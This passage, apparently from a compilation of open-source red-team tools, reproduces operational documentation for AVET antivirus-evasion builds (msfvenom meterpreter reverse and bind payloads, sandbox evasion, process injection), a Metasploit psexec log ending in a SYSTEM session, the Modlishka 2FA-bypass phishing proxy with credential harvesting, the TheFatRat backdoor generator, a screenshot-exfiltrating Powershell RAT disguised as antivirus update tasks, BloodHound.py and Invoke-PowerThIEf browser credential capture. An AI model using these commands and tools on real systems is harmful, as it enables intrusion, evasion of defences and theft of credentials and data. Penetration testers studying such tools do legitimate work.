build_win32_meterpreter_rev_https_50xshikata.sh
build_win32_meterpreter_rev_https_ASCIIMSF_cmd.sh
build_win32_meterpreter_rev_https_ASCIIMSF.sh
build_win32_meterpreter_rev_https_fopen_shikata_quiet.sh
build_win32_meterpreter_rev_https_killswitch_shikata.sh
build_win32_meterpreter_rev_https_shikata_download_certutil_raw_loadfile.sh
build_win32_meterpreter_rev_https_shikata_downloadexecshellcode_DKMC.sh
build_win32_meterpreter_rev_https_shikata_downloadexecshellcode.sh
build_win32_meterpreter_rev_https_shikata_download_powershell_raw_loadfile.sh
build_win32_meterpreter_rev_https_shikata_fopen_avet_encoding.sh
build_win32_meterpreter_rev_https_shikata_fopen.sh
build_win32_meterpreter_rev_https_shikata_loadfile.sh
build_win32_meterpreter_rev_https_shikata_load_ie.sh
build_win32_meterpreter_rev_https_shikata_raw_loadfile.sh
build_win32_meterpreter_rev_tcp_hollowing_target_cmd.sh
build_win32_meterpreter_rev_tcp_injectshellcode_target_cmd.sh
build_win32_meterpreter_unstaged_rev_https_40xshikata.sh
build_win32_shell_rev_tcp_shikata_fopen_kaspersky.sh
build_win64_exec_calc_injectdll_target_cmd.sh
build_win64_meterpreter_rev_https_hollowing_target_cmd.sh
build_win64_meterpreter_rev_https_injectshellcode_target_cmd.sh
build_win64_meterpreter_rev_https_xor_avet.sh
build_win64_meterpreter_rev_https_xor_downloadexecshellcode.sh
build_win64_meterpreter_rev_https_xor_fopen.sh
```

However, it is strongly recommended to use the avet_fabric.py! It makes the tool easier to use.

The fabric provides a more convenient interface on the command line, where you can choose which build script you want to use. It also gives you the opportunity to alter build scripts on the fly (see below).

The latter is especially useful as you can define new LHOST and LPORT variables for msfvenom each time you run a build script via the fabric. You can define default LHOST and LPORT values in the /build/global_connect_config.sh file, which are used if you don't redefine.
Here's a quick example (python3 || gtfo):

```
python3 avet_fabric.py

                        .|         ,       +
             *          | |      ((             *
                        |'|          `    .______
         +      ___     |  |   *         |.    |' .---"|
           _  .-'   '-. |  |     .--'|  ||    | _|    |
        .-'|  _.|  |    ||   '-__  |   |  |    ||      |
        |' | |.    |    ||       | |   |  |    ||      |
     ___|  '-'     '    ""       '-'   '-.'    '`      |____
jgs~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

AVET Fabric by Daniel Sauder, Florian Saager

avet_fabric.py is an assistant for building exe files with shellcode payloads for targeted attacks
and antivirus evasion.

0: build_win32_meterpreter_rev_https_shikata_fopen.sh
1: build_win32_meterpreter_rev_https_shikata_fopen_avet_encoding.sh
2: buildsvc_win32_meterpreter_bind_tcp_20xshikata.sh
3: build_win32_meterpreter_rev_https_50xshikata_quiet.sh
4: build_win32_meterpreter_rev_https_shikata_raw_loadfile.sh
5: build_win32_meterpreter_rev_https_ASCIIMSF_cmd.sh
6: build_win64_meterpreter_rev_https_xor_downloadexecshellcode.sh
7: build_win32_meterpreter_rev_https_shikata_downloadexecshellcode.sh
8: build_win32_shell_rev_tcp_shikata_fopen_kaspersky.sh
9: build_win32_meterpreter_rev_https_ASCIIMSF.sh
10: build_win32_meterpreter_rev_https_killswitch_shikata.sh
11: build_win32_exec_calc_injectdll_target_cmd.sh
12: build_win32_meterpreter_rev_https_shikata_download_powershell_raw_loadfile.sh
13: build_win32_meterpreter_rev_https_shikata_download_certutil_raw_loadfile.sh
14: build_win32_meterpreter_rev_https_50xshikata.sh
15: build_win64_meterpreter_rev_https_xor_fopen.sh
16: build_win32_meterpreter_rev_https_shikata_loadfile.sh
17: build_win32_meterpreter_unstaged_rev_https_40xshikata.sh
18: build_win32_meterpreter_rev_https_shikata_downloadexecshellcode_DKMC.sh
19: build_win64_exec_calc_injectdll_target_cmd.sh
20: build_win32_meterpreter_rev_tcp_hollowing_target_cmd.sh
21: build_win64_meterpreter_rev_https_xor_avet.sh
22: build_win64_meterpreter_rev_https_injectshellcode_target_cmd.sh
23: build_win32_meterpreter_rev_https_fopen_shikata_quiet.sh
24: build_win32_meterpreter_rev_https_shikata_load_ie.sh
25: build_win64_meterpreter_rev_https_hollowing_target_cmd.sh
26: build_win32_meterpreter_rev_tcp_injectshellcode_target_cmd.sh
Input number of the script you want use and hit enter: 0

Now you can edit the build script line by line.

Apply shikata and perform fopen sandbox evasion.
print AVET logo
$ cat banner.txt
include script containing the compiler var $win32_compiler
```

```
you can edit the compiler in build/global_win32.sh
or enter $win32_compiler="mycompiler" here
$ . build/global_win32.sh
import feature construction interface
$ . build/feature_construction.sh
import global default lhost and lport values from build/global_connect_config.sh
$ . build/global_connect_config.sh
override connect-back settings here, if necessary
$ LPORT=$GLOBAL_LPORT
$ LHOST=$GLOBAL_LHOST
generate payload and call avet
$ msfvenom -p windows/meterpreter/reverse_https lhost=$LHOST lport=$LPORT -e x86/shikata_ga_nai -i
3 -f c -a x86 --platform Windows > input/sc_c.txt
add fopen sandbox evasion
$ add_evasion fopen_sandbox_evasion
set shellcode source
$ set_payload_source static_from_file input/sc_c.txt
set decoder and key source
$ set_decoder none
$ set_key_source none
set payload info source
$ set_payload_info_source none
set shellcode binding technique
$ set_payload_execution_method exec_shellcode
enable debug output
$ enable_debug_print
compile
$ $win32_compiler -o output/output.exe source/avet.c
$ strip output/output.exe
cleanup
$ cleanup_techniques

The following commands will be executed:
#/bin/bash
cat banner.txt
. build/global_win32.sh
. build/feature_construction.sh
. build/global_connect_config.sh
LPORT=$GLOBAL_LPORT
LHOST=$GLOBAL_LHOST
msfvenom -p windows/meterpreter/reverse_https lhost=$LHOST lport=$LPORT -e x86/shikata_ga_nai -i 3
-f c -a x86 --platform Windows > input/sc_c.txt
add_evasion fopen_sandbox_evasion
set_payload_source static_from_file input/sc_c.txt
set_decoder none
set_key_source none
set_payload_info_source none
set_payload_execution_method exec_shellcode
enable_debug_print
$win32_compiler -o output/output.exe source/avet.c
strip output/output.exe
cleanup_techniques

Press enter to continue.

Building the output file...
```

```
Please stand by...

The output file should be placed in the current directory.

Bye...
```

Features

Data retrieval methods

static_from_file

The data is retrieved from a file and is statically compiled into the generated executable. For this to work, the data must be provided as a c-style array at compilation time, like unsigned char buf[] = "\x00\x11\x22\x33";.

dynamic_from_file

The data is read from a file at run time.

from_command_line_hex

Retrieves data from a 11aabb22.. format hex string (from the command line).

from_command_line_raw

Retrieves data from a command line argument. The given ASCII string is interpreted as raw byte data.

download_certutil

Downloads data from a specified URI, using certutil.exe -urlcache -split -f. Drops the downloaded file to disk before reading the data.

download_internet_explorer

Downloads data from a specified URL, using Internet Explorer. Drops the downloaded file to disk before reading the data. Included for historical reasons.

download_powershell

Downloads data from a specified URI via powershell. Drops the downloaded file to disk before reading the data.

download_socket

Downloads the data from a specified URI, using sockets. Data is read directly into memory, no file is dropped to disk.

Payload execution methods

exec_shellcode

Executes 32-bit shellcode with a C function binding.

exec_shellcode64

Executes 64-bit shellcode with a C function binding and VirtualProtect.

exec_shellcode_ASCIIMSF

Executes ASCIIMSF encoded shellcode via call eax.

hollowing32

Instanciates a new process, cuts out the original image and hollows the given payload into the new process. The payload is a 32-bit executable image. Works on 32-bit targets.

hollowing64

Same as hollowing32, but using 64-bit PE payloads for 64-bit target processes.

inject_dll

Injects a dll into a target process, using CreateRemoteThread. Injection works for 32-bit payloads into 32-bit processes, and 64-bit payloads into 64-bit processes, respectively.

inject_shellcode

Injects shellcode into a target process, using CreateRemoteThread. Injection work for 32-bit shellcode into 32-bit processes, and 64-bit shellcode into 64-bit processes, respectively.

Encryption/Encoding

xor

Rolling XOR, supporting multi-byte keys.

AVET

Custom encoding, reinterpreting the ASCII format.

Sandbox evasion

fopen

Checks for the existence of C:\windows\system.ini. If not found, stop execution.

gethostbyname

Try to resolve a hostname of your choice. If gethostbyname returns unequals NULL, stop execution.

hide_console

Not really an evasion technique, but hides your console window ;)

Helper tools

data_raw_to_c

Takes raw data as input from a file, converts it into C-array format and writes output to another file. This aids in providing the correct format for the static_from_file data retrieval method.

generate_key

Key generation utility. Generates either a (non-cryptographically) random key or takes a preset key as input, and outputs the raw key data into a specified file. This aids in providing key material for the AVET encryption feature.

sh_format

Utility from AVET 1.3 that performs AVET encoding.

AVET & metasploit psexec

AVET supports metasploit's psexec module. The corresponding build script looks like:

```
#!/bin/bash
# simple example script for building the .exe file
# for use with msf psexec module

# include script containing the compiler var $win32_compiler
# you can edit the compiler in build/global_win32.sh
# or enter $win32_compiler="mycompiler" here
. build/global_win32.sh

# import global default lhost and lport values from build/global_connect_config.sh
. build/global_connect_config.sh

# override connect-back settings here, if necessary
LPORT=$GLOBAL_LPORT

# make meterpreter bind payload, encoded 20 rounds with shikata_ga_nai
msfvenom -p windows/meterpreter/bind_tcp lport=$LPORT -e x86/shikata_ga_nai -i 20 -f raw -a x86 --
platform Windows > input/sc_raw.txt

# import feature construction interface
. build/feature_construction.sh

# add evasion techniques
add_evasion fopen_sandbox_evasion
add_evasion gethostbyname_sandbox_evasion
printf "\n#define HOSTVALUE \"this.that\"" >> source/evasion/evasion.include

# generate key file
generate_key preset aabbcc12de input/key_raw.txt

# encode shellcode
encode_payload xor input/sc_raw.txt input/scenc_raw.txt input/key_raw.txt

# array name buf is expected by static_from_file retrieval method
./tools/data_raw_to_c/data_raw_to_c input/scenc_raw.txt input/scenc_c.txt buf

# set shellcode source
set_payload_source static_from_file input/scenc_c.txt

# convert generated key from raw to C into array "key"
./tools/data_raw_to_c/data_raw_to_c input/key_raw.txt input/key_c.txt key

# set key source
```

```
set_key_source static_from_file input/key_c.txt

# set payload info source
set_payload_info_source none

# set decoder
set_decoder xor

# set shellcode binding technique
set_payload_execution_method exec_shellcode

# enable debug printing
enable_debug_print to_file C:/avetdbg.txt

# compile as service
$win32_compiler -o output/service.exe source/avetsvc.c -lws2_32
strip output/service.exe

# cleanup
cleanup_techniques
```

And on the metasploit site:

```
msf exploit(psexec) > use exploit/windows/smb/psexec
msf exploit(psexec) > set EXE::custom /root/tools/ave/pwn.exe
EXE::custom => /root/tools/ave/pwn.exe
msf exploit(psexec) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(psexec) > set rhost 192.168.116.183
rhost => 192.168.116.183
msf exploit(psexec) > set smbuser dax
smbuser => dax
msf exploit(psexec) > set smbpass test123
smbpass => test123
msf exploit(psexec) > set lport 8443
lport => 8443
msf exploit(psexec) > run

[*] 192.168.116.183:445 - Connecting to the server...
[*] Started bind handler
[*] 192.168.116.183:445 - Authenticating to 192.168.116.183:445 as user 'dax'...
[*] Sending stage (957487 bytes) to 192.168.116.183
[*] 192.168.116.183:445 - Selecting native target
[*] 192.168.116.183:445 - Uploading payload...
[*] 192.168.116.183:445 - Using custom payload /root/tools/avepoc/a.exe, RHOST and RPORT settings
will be ignored!
[*] 192.168.116.183:445 - Created \mzrCIOVg.exe...
[+] 192.168.116.183:445 - Service started successfully...
[*] 192.168.116.183:445 - Deleting \mzrCIOVg.exe...
[-] 192.168.116.183:445 - Delete of \mzrCIOVg.exe failed: The server responded with error:
STATUS_CANNOT_DELETE (Command=6 WordCount=0)
[*] Exploit completed, but no session was created.
msf exploit(psexec) > [*] Meterpreter session 4 opened (192.168.116.142:33453 ->
192.168.116.183:8443) at 2017-05-27 18:47:23 +0200

msf exploit(psexec) > sessions
```

```
Active sessions
===============

Id Type Information Connection
-- ---- ----------- ----------
4 meterpreter x86/windows NT-AUTORIT_T\SYSTEM @ DAX-RYMZ48Z3EYO 192.168.116.142:33453 ->
192.168.116.183:8443 (192.168.116.183)

msf exploit(psexec) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > sysinfo
Computer : DAX-RYMZ48Z3EYO
OS : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : de_DE
Domain : ARBEITSGRUPPE
Logged On Users : 2
Meterpreter : x86/windows
```

3.3 Delivery Open-source Tools

3.3.1 Modlishka

Modlishka is a powerful and flexible HTTP reverse proxy. It implements an entirely new and interesting approach of handling browser-based HTTP traffic flow, which allows to transparently proxy multi-domain destination traffic, both TLS and non-TLS, over a single domain, without a requirement of installing any additional certificate on the client. What does this exactly mean? In short, it simply has a lot of potential, that can be used in many use case scenarios...

From the security perspective, Modlishka can be currently used to:

- Support ethical phishing penetration tests with a transparent and automated reverse proxy component that has a universal 2FA “bypass” support.
- Automatically poison HTTP 301 browsers cache and permanently hijack non-TLS URLS.
- Diagnose and hijack browser-based applications HTTP traffic from the "Client Domain Hooking" attack perspective.
- Wrap legacy websites with TLS layer, confuse crawler bots and automated scanners, etc.
- TBC

Modlishka was written as an attempt overcome standard reverse proxy limitations and as a personal challenge to see what is possible with sufficient motivation and a bit of extra research time. The achieved results appeared to be very interesting and the tool was initially released and later updated with aim to:

- Highlight currently used two factor authentication (2FA) scheme weaknesses, so adequate security solutions can be created and implemented by the industry and raise user awareness.
- Support other projects that could benefit from a universal and transparent reverse proxy.

- Raise community awareness about modern phishing techniques and strategies and support penetration testers in their daily work.

Modlishka was primarily written for security related tasks. Nevertheless, it can be helpful in other, non-security related, usage scenarios.

Efficient proxying !

Features

Some of the most important 'Modlishka' features :

General:

- Point-and-click HTTP and HTTPS reverse proxying of an arbitrary domain/s.
- Full control of "cross" origin TLS traffic flow from your users browsers (without a requirement of installing any additional certificate on the client).
- Easy and fast configuration through command line options and JSON configuration files.
- Pattern based JavaScript payload injection.
- Wrapping websites with an extra "security": TLS wrapping, authentication, relevant security headers, etc.
- Striping websites from all encryption and security headers (back to 90's MITM style).
- Stateless design. Can be scaled up easily to handle an arbitrary amount of traffic - e.g. through a DNS load balancer.
- Can be extended easily with your ideas through modular plugins.
- Automatic test TLS certificate generation plugin for the proxy domain (requires a self-signed CA certificate)
- Written in Go, so it works basically on all platforms and architectures: Windows, OSX, Linux, BSD supported...


Security related:

- Support for majority of 2FA authentication schemes (out of the box).
- Practical implementation of the "Client Domain Hooking" attack. Supported with a diagnostic plugin.
- User credential harvesting (with context based on URL parameter passed identifiers).
- Web panel plugin with a summary of automatically collected credentials and one-click user session impersonation module (proof-of-concept/beta).
- No website templates (just point Modlishka to the target domain - in most cases, it will be handled automatically without any additional manual configuration).

Proxying In Action (2FA bypass)

"A picture is worth a thousand words":

Modlishka in action against an example two factor authentication scheme (SMS based bypass proof-of-concept) :



https://vimeo.com/308709275

Installation


Latest source code version can be fetched from here (zip) or here (tar).

Fetch the code with *'go get'* :

```
$ go get -u github.com/drk1wi/Modlishka
```

Compile the binary and you are ready to go:

```
$ cd $GOPATH/src/github.com/drk1wi/Modlishka/
$ make
```




```
# ./dist/proxy -h


Usage of ./dist/proxy:

  -cert string
        base64 encoded TLS certificate

  -certKey string
        base64 encoded TLS certificate key

  -certPool string
        base64 encoded Certification Authority certificate

  -config string
        JSON configuration file. Convenient instead of using command line switches.

  -credParams string
        Credential regexp with matching groups. e.g. :
baase64(username_regex),baase64(password_regex)

  -debug
        Print debug information

  -disableSecurity
        Disable proxy security features like anti-SSRF. 'Here be dragons' - disable at your own
risk.

  -dynamicMode
        Enable dynamic mode for 'Client Domain Hooking'

  -forceHTTP
        Strip all TLS from the traffic and proxy through HTTP only

  -forceHTTPS
        Strip all clear-text from the traffic and proxy through HTTPS only

  -jsRules string
        Comma separated list of URL patterns and JS base64 encoded payloads that will be injected
- e.g.: target.tld:base64(alert(1)),..,etc
```

```
  -listeningAddress string
        Listening address - e.g.: 0.0.0.0  (default "127.0.0.1")

  -log string
        Local file to which fetched requests will be written (appended)

  -plugins string
        Comma seperated list of enabled plugin names (default "all")

  -proxyAddress string
            Proxy that should be used (socks/https/http) - e.g.: http://127.0.0.1:8080

  -proxyDomain string
        Proxy domain name that will be used - e.g.: proxy.tld

  -postOnly
        Log only HTTP POST requests

  -rules string
        Comma separated list of 'string' patterns and their replacements - e.g.:
base64(new):base64(old),base64(newer):base64(older)

  -target string
        Target domain name  - e.g.: target.tld

  -targetRes string
        Comma separated list of domains that were not translated automatically. Use this to force
domain translation - e.g.: static.target.tld

  -terminateTriggers string
        Session termination: Comma separated list of URLs from target's origin which will trigger
session termination

  -terminateUrl string
        URL to which a client will be redirected after Session Termination rules trigger

  -trackingCookie string
        Name of the HTTP cookie used to track the client (default "id")

  -trackingParam string
        Name of the HTTP parameter used to track the client (default "id")
```

3.4 Exploitation Open-source Tools

3.4.1 Windows Exploit Suggester - Next Generation (WES-NG)

WES-NG is a tool based on the output of Windows' systeminfo utility which provides the list of vulnerabilities the OS is vulnerable to, including any exploits for these vulnerabilities. Every Windows OS between Windows XP and Windows 10, including their Windows Server counterparts, is supported.

Usage

1. Obtain the latest database of vulnerabilities by executing the command wes.py --update.
2. Use Windows' built-in systeminfo.exe tool to obtain the system information of the local system, or from a remote system using systeminfo.exe /S MyRemoteHost, and redirect this to a file: systeminfo > systeminfo.txt
3. Execute WES-NG with the systeminfo.txt output file as the parameter: wes.py systeminfo.txt. WES-NG then uses the database to determine which patches are applicable to the system and to which vulnerabilities are currently exposed, including exploits if available.
4. As the data provided by Microsoft is frequently incomplete and false positives are reported by wes.py, make sure to check the Eliminating false positives page at the Wiki on how to deal with this. For an overview of all available parameters, check CMDLINE.md.

Demo

```
C:\>wes.py
usage: wes.py [-u] [-e] [--hide HIDDENVULNS [HIDDENVULNS ...]] [-h]
              systeminfo [cves]

Windows Exploit Suggester 0.50 ( https://github.com/bitsadmin/wesng/ )

positional arguments:
  systeminfo            Specify systeminfo.txt file
  cves                  List of known vulnerabilities (default: CVEs.csv)

optional arguments:
  -u, --update          Download latest list of CVEs
  -e, --exploits-only   Show only vulnerabilities with known exploits
  --hide HIDDENVULNS [HIDDENVULNS ...]
                        Hide vulnerabilities of for example Adobe Flash Player
                        and Microsoft Edge
  -h, --help            Show this help message and exit

examples:
  Download latest list of CVEs
  wes.py --update
  wes.py -u

  Determine vulnerabilities
  wes.py systeminfo.txt

  Determine vulnerabilities explicitly specifying CVEs csv
  wes.py systeminfo.txt C:\tmp\CVEs.csv

  List only vulnerabilities with exploits, excluding Edge and Flash
  wes.py systeminfo.txt --exploits-only --hide "Internet Explorer" Edge Flash
  wes.py systeminfo.txt -e --hide "Internet Explorer" Edge Flash

C:\>
```

Collector

This GitHub repository regularly updates the database of vulnerabilities, so running wes.py with the --update parameter gets the latest version. If manual generation of the .csv file with hotfix information is required, use the scripts from the /collector folder to compile the database. Read the comments at the top of each script and execute them in the order as they are listed below. Executing these scripts will produce CVEs.csv. The WES-NG collector pulls information from various sources:

- Microsoft Security Bulletin Data: KBs for older systems [1]
- MSRC: The Microsoft Security Update API of the Microsoft Security Response Center (MSRC): Standard source of information for modern Microsoft Updates [2]
- NIST National Vulnerability Database (NVD): Complement vulnerabilities with Exploit-DB links [3] These are combined into a single .csv file which is compressed and hosted in this GitHub repository.

3.5 Installation Open-source Tools

3.5.1 TheFatRat

An easy tool to generate backdoor with msfvenom (a part from metasploit framework). This tool compiles a malware with popular payload and then the compiled malware can be execute on windows, android, mac . The malware that created with this tool also have an ability to bypass most AV software protection

#Automating metasploit functions

- Checks for metasploit service and starts if not present
- Easily craft meterpreter reverse_tcp payloads for Windows, Linux, Android and Mac and another
- Start multiple meterpreter reverse_tcp listners
- Fast Search in searchsploit
- Bypass AV
- Create backdoor with another techniq
- Autorunscript for listeners (easy to use)
- Drop into Msfconsole
- Some other fun stuff :)

#Autorun Backdoor

- Autorun work if the victim disabled uac (user acces control) or low uac (WINDOWS)
- What is uac ? you can visit (http://www.digitalcitizen.life/uac-why-you-should-never-turn-it-off)
- I have also created 3 AutoRun files
- Simply copy these files to a CD or USB
- You can change the icon autorun file or exe in folder icon (replace your another ico and replace name with autorun.ico)

#HOW CHANGE THE ICONS ?

- Copy your icon picture to folder /TheFatrat/icons
- Change the name into autorun.ico
- And Replace
- Done

Getting Started

1. git clone https://github.com/Screetsec/TheFatRat.git
2. cd TehFatrat/Setup
3. chmod +x setup.sh && ./setup.sh

How it works

- Extract The lalin-master to your home or another folder
- chmod +x fatrat
- chmod +x powerfull.sh
- And run the tools (./fatrat)
- Easy to Use just input your number

Requirements

- A linux operating system. We recommend Kali Linux 2 or Kali 2016.1 rolling / Cyborg / Parrot / Dracos / BackTrack / Backbox / and another operating system (linux)
- Must install metasploit framework

READ

- if prog.c file to large when create backdoor with powerfull.sh , you can use prog.c.backup and create another backup when you running option 2

3.5.2 Powershell-RAT

Python based backdoor that uses Gmail to exfiltrate data as an e-mail attachment.

This RAT will help someone during red team engagements to backdoor any Windows machines. It tracks the user activity using screen capture and sends the information to an attacker as an e-mail attachment.

Note: This piece of code is Fully UnDetectable (FUD) by Anti-Virus (AV) software.

This project must not be used for illegal purposes or for hacking into system where you do not have permission, it is strictly for educational purposes and for people to experiment with.

Setup

- Throwaway Gmail address
- Enable "Allow less secure apps" by going to https://myaccount.google.com/lesssecureapps
- Modify the $username & $password variables for your account in the Mail.ps1 Powershell file

- Modify $msg.From & $msg.To.Add with throwaway gmail address

How do I use this?

- Press 1: This option sets the execution policy to unrestricted using Set-ExecutionPolicy Unrestricted. This is useful on administrator machine
- Press 2: This takes the screenshot of the current screen on the user machine using Shoot.ps1 Powershell script
- Press 3: This option backdoors the user machine using schtasks and sets the task name to MicrosoftAntiVirusCriticalUpdatesCore
- Press 4: This option sends an email from the user machine using Powershell. These uses Mail.ps1 file to send screenshot as attachment to exfiltrate data
- Press 5: This option backdoors the user machine using schtasks and sets the task name to MicrosoftAntiVirusCriticalUpdatesUA
- Press 6: This option deletes the screenshots from user machine to remain stealthy
- Press 7: This option backdoors the user machine using schtasks and sets the task name to MicrosoftAntiVirusCriticalUpdatesDF
- Press 8: This option performs all of the above with a single button press 8 on a keyboard. Attacker will receive an email every 5 minutes with screenshots as an email attachment. Screenshots will be deleted after 12 minutes
- Press 9: Exit gracefully from the program or press Control+C

3.6 Command and Control Open-source Tools

3.6.1 BloodHound.py

BloodHound.py is a Python based ingestor for BloodHound, based on Impacket.

This version of BloodHound is **only compatiable with BloodHound 2.0 or newer**.

Limitations

BloodHound.py currently has the following limitations:

- Supports most, but not all BloodHound (SharpHound) features (see below for supported collection methods)
- Does not yet support constrained Kerberos delegation collection
- Kerberos authentication support is not yet complete
- Cross-forest membership resolving is not implemented yet

Installation and usage

You can install the ingestor via pip with pip install bloodhound, or by cloning this repository and running python setup.py install, or with pip install .. BloodHound.py requires impacket, ldap3 and dnspython to function. To use it with python 3.x, use the latest impacket from GitHub.

The installation will add a command line tool bloodhound-python to your PATH.

To use the ingestor, at a minimum you will need credentials of the domain you're logging in to. You will need to specify the -u option with a username of this domain (or username@domain for a user in a trusted domain). If you have your DNS set up properly and the AD domain is in your DNS search list, then BloodHound.py will automatically detect the domain for you. If not, you have to specify it manually with the -d option.

By default BloodHound.py will query LDAP and the individual computers of the domain to enumerate users, computers, groups, trusts, sessions and local admins. If you want to restrict collection, specify the --collectionmethod parameter, which supports the following options (similar to SharpHound):

- *Default* - Performs group membership collection, domain trust collection, local admin collection, and session collection
- *Group* - Performs group membership collection
- *LocalAdmin* - Performs local admin collection
- *RDP* - Performs Remote Desktop Users collection
- *DCOM* - Performs Distributed COM Users collection
- *Session* - Performs session collection
- *Acl* - Performs ACL collection
- *Trusts* - Performs domain trust enumeration

- *LoggedOn* - Performs privileged Session enumeration (requires local admin on the target)
- *ObjectProps* - Performs Object Properties collection for properties such as LastLogon or PwdLastSet
- *All* - Runs all methods above, except LoggedOn

Muliple collectionmethods should be separated by a comma, for example: -c Group,LocalAdmin

You can override some of the automatic detection options, such as the hostname of the primary Domain Controller if you want to use a different Domain Controller with -dc, or specify your own Global Catalog with -gc.

3.6.2 Invoke-PowerThIEf 2018 Nettitude

An IE Post Exploitation Library released at Steelcon in Sheffield 7th July 2018.

Written by Rob Maslen @rbmaslen

Usage

First import the module using ..\Invoke-PowerThIEf.ps1 then use any of the following commands.

List all currently open browser windows/tabs

List URLs for all current IE browser sessions, result will contain the BrowserIndex used by other actions

```
Invoke-PowerThIEf -action ListUrls
```

Capturing credentials in transit

Automatically scan any windows or tabs for login forms and then record what gets posted. A notification will appear when some have arrived.

```
Invoke-PowerThIEf -action HookLoginForms
```

List any creds that have been captured.

```
Invoke-PowerThIEf -action Creds
```

Have IExplore.exe load a DLL of your choosing (must be x64)

Launch the DLL(x64) specified by the PathPayload param in IE's process

```
Invoke-PowerThIEf -action ExecPayload -PathPayload <path to the payload DLL(x64)>
```

Invoking JavaScript

Invoke JavaScript in all currently opened IE windows and tabs

```
Invoke-PowerThIEf -action InvokeJS -Script <JavaScript to run>
```

```
Invoke-PowerThIEf -action InvokeJS -Script 'alert(document.location.href);'
```

Invoke JavaScript in the selected IE window or tab.

```
Invoke-PowerThIEf -action InvokeJS -BrowserIndex <BrowserIndex> -Script\<JavaScript to run>
```

Dumping HTML

Dump HTML from all currently opened IE windows/tabs

```
Invoke-PowerThIEf -action DumpHtml
```

Dump HTML from the selected IE window or tab.

```
Invoke-PowerThIEf -action DumpHTML -BrowserIndex <BrowserIndex>
```

Dump HTML from all tags of <type> in the DOM of the selected IE window or tab. Use ListUrls to get the BrowserIndex to identify the Window/Tab

```
Invoke-PowerThIEf -action DumpHTML -BrowserIndex <BrowserIndex> -SelectorType tag -Selector <type>

Invoke-PowerThIEf -action DumpHTML -BrowserIndex <BrowserIndex> -SelectorType tag -Selector div
```

Dump HTML from any tag with the <id> found in the DOM of the selected IE window or tab. Use ListUrls to get the BrowserIndex to identify the Window/Tab

```
Invoke-PowerThIEf -action DumpHTML -BrowserIndex <BrowserIndex> -SelectorType id -Selector <id>

Invoke-PowerThIEf -action DumpHTML -BrowserIndex <BrowserIndex> -SelectorType id -Selector
idfirstdiv
```

